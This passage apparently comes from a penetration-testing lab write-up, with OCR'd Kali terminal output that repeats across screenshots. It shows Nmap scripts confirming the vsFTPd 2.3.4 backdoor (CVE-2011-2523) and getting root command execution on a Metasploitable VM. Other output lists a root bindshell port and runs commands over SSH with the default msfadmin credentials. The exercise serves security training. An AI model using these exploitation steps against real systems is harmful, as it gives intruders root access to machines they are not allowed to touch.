Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.22 seconds

┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]
└─$ 
```


i. ftp-brute.nse

```
┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]

└─$ nmap -sV --script=ftp-vsftpd-backdoor 192.168.243.1

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-03 14:51 IST

Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan

Service scan Timing: About 86.96% done; ETC: 14:51 (0:00:02 remaining)

Nmap scan report for 192.168.243.1

Host is up (0.022s latency).

Not shown: 977 closed tcp ports (conn-refused)

PORT    STATE SERVICE    VERSION

21/tcp   open  ftp        vsftpd 2.3.4

| ftp-vsftpd-backdoor:

|   VULNERABLE:

|   vsFTPd version 2.3.4 backdoor

|     State: VULNERABLE (Exploitable)

|     IDs:  BID:48539  CVE:CVE-2011-2523

|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|   Disclosure date: 2011-07-03
|   Exploit results:
|     Shell command: id
|     Results: uid=0(root) gid=0(root)
|   References:
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|     https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|     https://www.securityfocus.com/bid/48539
|_    http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
22/tcp   open  ssh       OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet     Linux telnetd
25/tcp   open  smtp       Postfix smtpd
53/tcp   open  domain     ISC BIND 9.4.2
80/tcp   open  http       Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind    2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      59123/tcp   mountd
|   100005  1,2,3      59403/udp   mountd
|   100021  1,3,4      33839/udp   nlockmgr
|   100021  1,3,4      35919/tcp   nlockmgr
|   100024  1          36011/tcp   status
|_  100024  1          54635/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec       netkit-rsh rexecd
```


```
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  tcpwrapped
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd (Admin email admin@Metasploitable.LAN)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.97 seconds
```


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
pinkhacker@kali: /usr/share/nmap/scripts
File Actions Edit View Help

```
┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap -sV --script=ftp-vsftpd-backdoor 192.168.243.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-03 14:51 IST
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 86.96% done; ETC: 14:51 (0:00:02 remaining)
Nmap scan report for 192.168.243.1
Host is up (0.022s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://www.securityfocus.com/bid/48539
|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
pinkhacker@kali: /usr/share/nmap/scripts
File Actions Edit View Help
Right Ctrl
14:52
03-01-2025

```
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      59123/tcp   mountd
|   100005  1,2,3      59403/udp   mountd
|   100021  1,3,4      33839/udp   nlockmgr
|   100021  1,3,4      35919/tcp   nlockmgr
|   100024  1          36011/tcp   status
|_  100024  1          54635/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  tcpwrapped
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd (Admin email admin@Metasploitable.LAN)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
```


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
pinkhacker@kali: /usr/share/nmap/scripts
File Actions Edit View Help
Screenshot taken
View image
Right Ctrl
14:52
03-01-2025


```
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      59123/tcp   mountd
|   100005  1,2,3      59403/udp   mountd
|   100021  1,3,4      33839/udp   nlockmgr
|   100021  1,3,4      35919/tcp   nlockmgr
|   100024  1          36011/tcp   status
|_  100024  1          54635/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  tcpwrapped
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd (Admin email admin@Metasploitable.LAN)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.97 seconds

┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]
└─$ 
```

j. ssh-run.nse


```
┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]

└─$ nmap -p 22 --script=ssh-run \

--script-args="ssh-run.cmd=ls -l /, ssh-run.username=msfadmin, ssh-run.password=msfadmin"
192.168.243.1
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-03 14:56 IST

NSE: [ssh-run] Authenticated

NSE: [ssh-run] Running command: ls -l /

NSE: [ssh-run] Output of command: total 85

drwxr-xr-x   2 root root  4096 2012-05-13 23:35 bin

drwxr-xr-x   4 root root  1024 2012-05-13 23:36 boot

lrwxrwxrwx   1 root root    11 2010-04-28 16:26 cdrom -> media/cdrom

drwxr-xr-x  14 root root 13480 2025-01-03 03:31 dev

drwxr-xr-x  94 root root  4096 2025-01-03 03:32 etc

drwxr-xr-x   6 root root  4096 2010-04-16 02:16 home

drwxr-xr-x   2 root root  4096 2010-03-16 18:57 initrd

lrwxrwxrwx   1 root root    32 2010-04-28 16:26 initrd.img -> boot/initrd.img-2.6.24-16-server

drwxr-xr-x  13 root root  4096 2012-05-13 23:35 lib

drwx------   2 root root 16384 2010-03-16 18:55 lost+found

drwxr-xr-x   4 root root  4096 2010-03-16 18:55 media

drwxr-xr-x   3 root root  4096 2010-04-28 16:16 mnt

-rw-------   1 root root  8705 2025-01-03 03:32 nohup.out

drwxr-xr-x   2 root root  4096 2010-03-16 18:57 opt

dr-xr-xr-x 145 root root     0 2025-01-03 03:31 proc

drwxr-xr-x  13 root root  4096 2025-01-03 03:32 root

drwxr-xr-x   2 root root  4096 2012-05-13 21:54 sbin

drwxr-xr-x   2 root root  4096 2010-03-16 18:57 srv

drwxr-xr-x  12 root root     0 2025-01-03 03:31 sys

drwxrwxrwt   4 root root  4096 2025-01-03 03:38 tmp

drwxr-xr-x  12 root root  4096 2010-04-28 00:06 usr

drwxr-xr-x  14 root root  4096 2010-03-17 10:08 var

lrwxrwxrwx   1 root root    29 2010-04-28 16:21 vmlinuz -> boot/vmlinuz-2.6.24-16-server


Nmap scan report for 192.168.243.1

Host is up (0.024s latency).
```


```
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-run:
|   output:
|     total 85
|     drwxr-xr-x   2 root root  4096 2012-05-13 23:35 bin
|     drwxr-xr-x   4 root root  1024 2012-05-13 23:36 boot
|     lrwxrwxrwx   1 root root    11 2010-04-28 16:26 cdrom -> media/cdrom
|     drwxr-xr-x  14 root root 13480 2025-01-03 03:31 dev
|     drwxr-xr-x  94 root root  4096 2025-01-03 03:32 etc
|     drwxr-xr-x   6 root root  4096 2010-04-16 02:16 home
|     drwxr-xr-x   2 root root  4096 2010-03-16 18:57 initrd
|     lrwxrwxrwx   1 root root    32 2010-04-28 16:26 initrd.img -> boot/initrd.img-2.6.24-16-server
|     drwxr-xr-x  13 root root  4096 2012-05-13 23:35 lib
|     drwx------   2 root root 16384 2010-03-16 18:55 lost+found
|     drwxr-xr-x   4 root root  4096 2010-03-16 18:55 media
|     drwxr-xr-x   3 root root  4096 2010-04-28 16:16 mnt
|     -rw-------   1 root root  8705 2025-01-03 03:32 nohup.out
|     drwxr-xr-x   2 root root  4096 2010-03-16 18:57 opt
|     dr-xr-xr-x 145 root root     0 2025-01-03 03:31 proc
|     drwxr-xr-x  13 root root  4096 2025-01-03 03:32 root
|     drwxr-xr-x   2 root root  4096 2012-05-13 21:54 sbin
|     drwxr-xr-x   2 root root  4096 2010-03-16 18:57 srv
|     drwxr-xr-x  12 root root     0 2025-01-03 03:31 sys
|     drwxrwxrwt   4 root root  4096 2025-01-03 03:38 tmp
|     drwxr-xr-x  12 root root  4096 2010-04-28 00:06 usr
|     drwxr-xr-x  14 root root  4096 2010-03-17 10:08 var
|_    lrwxrwxrwx   1 root root    29 2010-04-28 16:21 vmlinuz -> boot/vmlinuz-2.6.24-16-server

Nmap done: 1 IP address (1 host up) scanned in 0.99 seconds
```



```
Nmap done: 1 IP address (1 host up) scanned in 7.80 seconds

┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap -p 22 --script=ssh-run \
--script-args="ssh-run.cmd=ls -l /, ssh-run.username=msfadmin, ssh-run.password=msfadmin" 192.168.243.1

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-03 14:56 IST
NSE: [ssh-run] Authenticated
NSE: [ssh-run] Running command: ls -l /
NSE: [ssh-run] Output of command: total 85
drwxr-xr-x   2 root root  4096 2012-05-13 23:35 bin
drwxr-xr-x   4 root root  1024 2012-05-13 23:36 boot
lrwxrwxrwx   1 root root    11 2010-04-28 16:26 cdrom → media/cdrom
drwxr-xr-x  14 root root 13480 2025-01-03 03:31 dev
drwxr-xr-x  94 root root  4096 2025-01-03 03:32 etc
drwxr-xr-x   6 root root  4096 2010-04-16 02:16 home
drwxr-xr-x   2 root root  4096 2010-03-16 18:57 initrd
lrwxrwxrwx   1 root root    32 2010-04-28 16:26 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 2012-05-13 23:35 lib
drwx------   2 root root 16384 2010-03-16 18:55 lost+found
drwxr-xr-x   4 root root  4096 2010-03-16 18:55 media
drwxr-xr-x   3 root root  4096 2010-04-28 16:16 mnt
-rw-------   1 root root  8705 2025-01-03 03:32 nohup.out
drwxr-xr-x   2 root root  4096 2010-03-16 18:57 opt
dr-xr-xr-x 145 root root     0 2025-01-03 03:31 proc
drwxr-xr-x  13 root root  4096 2025-01-03 03:32 root
drwxr-xr-x   2 root root  4096 2012-05-13 21:54 sbin
drwxr-xr-x   2 root root  4096 2010-03-16 18:57 srv
drwxr-xr-x  12 root root     0 2025-01-03 03:31 sys
drwxrwxrwt   4 root root  4096 2025-01-03 03:38 tmp
drwxr-xr-x  12 root root  4096 2010-04-28 00:06 usr
drwxr-xr-x  14 root root  4096 2010-03-17 10:08 var
```



```
drwxr-xr-x  12 root root  4096 2010-04-28 00:06 usr
drwxr-xr-x  14 root root  4096 2010-03-17 10:08 var
lrwxrwxrwx   1 root root    29 2010-04-28 16:21 vmlinuz → boot/vmlinuz-2.6.24-16-server

Nmap scan report for 192.168.243.1
Host is up (0.024s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-run:
|   output:
|     total 85
|     drwxr-xr-x   2 root root  4096 2012-05-13 23:35 bin
|     drwxr-xr-x   4 root root  1024 2012-05-13 23:36 boot
|     lrwxrwxrwx   1 root root    11 2010-04-28 16:26 cdrom → media/cdrom
|     drwxr-xr-x  14 root root 13480 2025-01-03 03:31 dev
|     drwxr-xr-x  94 root root  4096 2025-01-03 03:32 etc
|     drwxr-xr-x   6 root root  4096 2010-04-16 02:16 home
|     drwxr-xr-x   2 root root  4096 2010-03-16 18:57 initrd
|     lrwxrwxrwx   1 root root    32 2010-04-28 16:26 initrd.img → boot/initrd.img-2.6.24-16-server
|     drwxr-xr-x  13 root root  4096 2012-05-13 23:35 lib
|     drwx------   2 root root 16384 2010-03-16 18:55 lost+found
|     drwxr-xr-x   4 root root  4096 2010-03-16 18:55 media
|     drwxr-xr-x   3 root root  4096 2010-04-28 16:16 mnt
|     -rw-------   1 root root  8705 2025-01-03 03:32 nohup.out
|     drwxr-xr-x   2 root root  4096 2010-03-16 18:57 opt
|     dr-xr-xr-x 145 root root     0 2025-01-03 03:31 proc
|     drwxr-xr-x  13 root root  4096 2025-01-03 03:32 root
|     drwxr-xr-x   2 root root  4096 2012-05-13 21:54 sbin
|     drwxr-xr-x   2 root root  4096 2010-03-16 18:57 srv
|     drwxr-xr-x  12 root root     0 2025-01-03 03:31 sys
|     drwxrwxrwt   4 root root  4096 2025-01-03 03:38 tmp
```



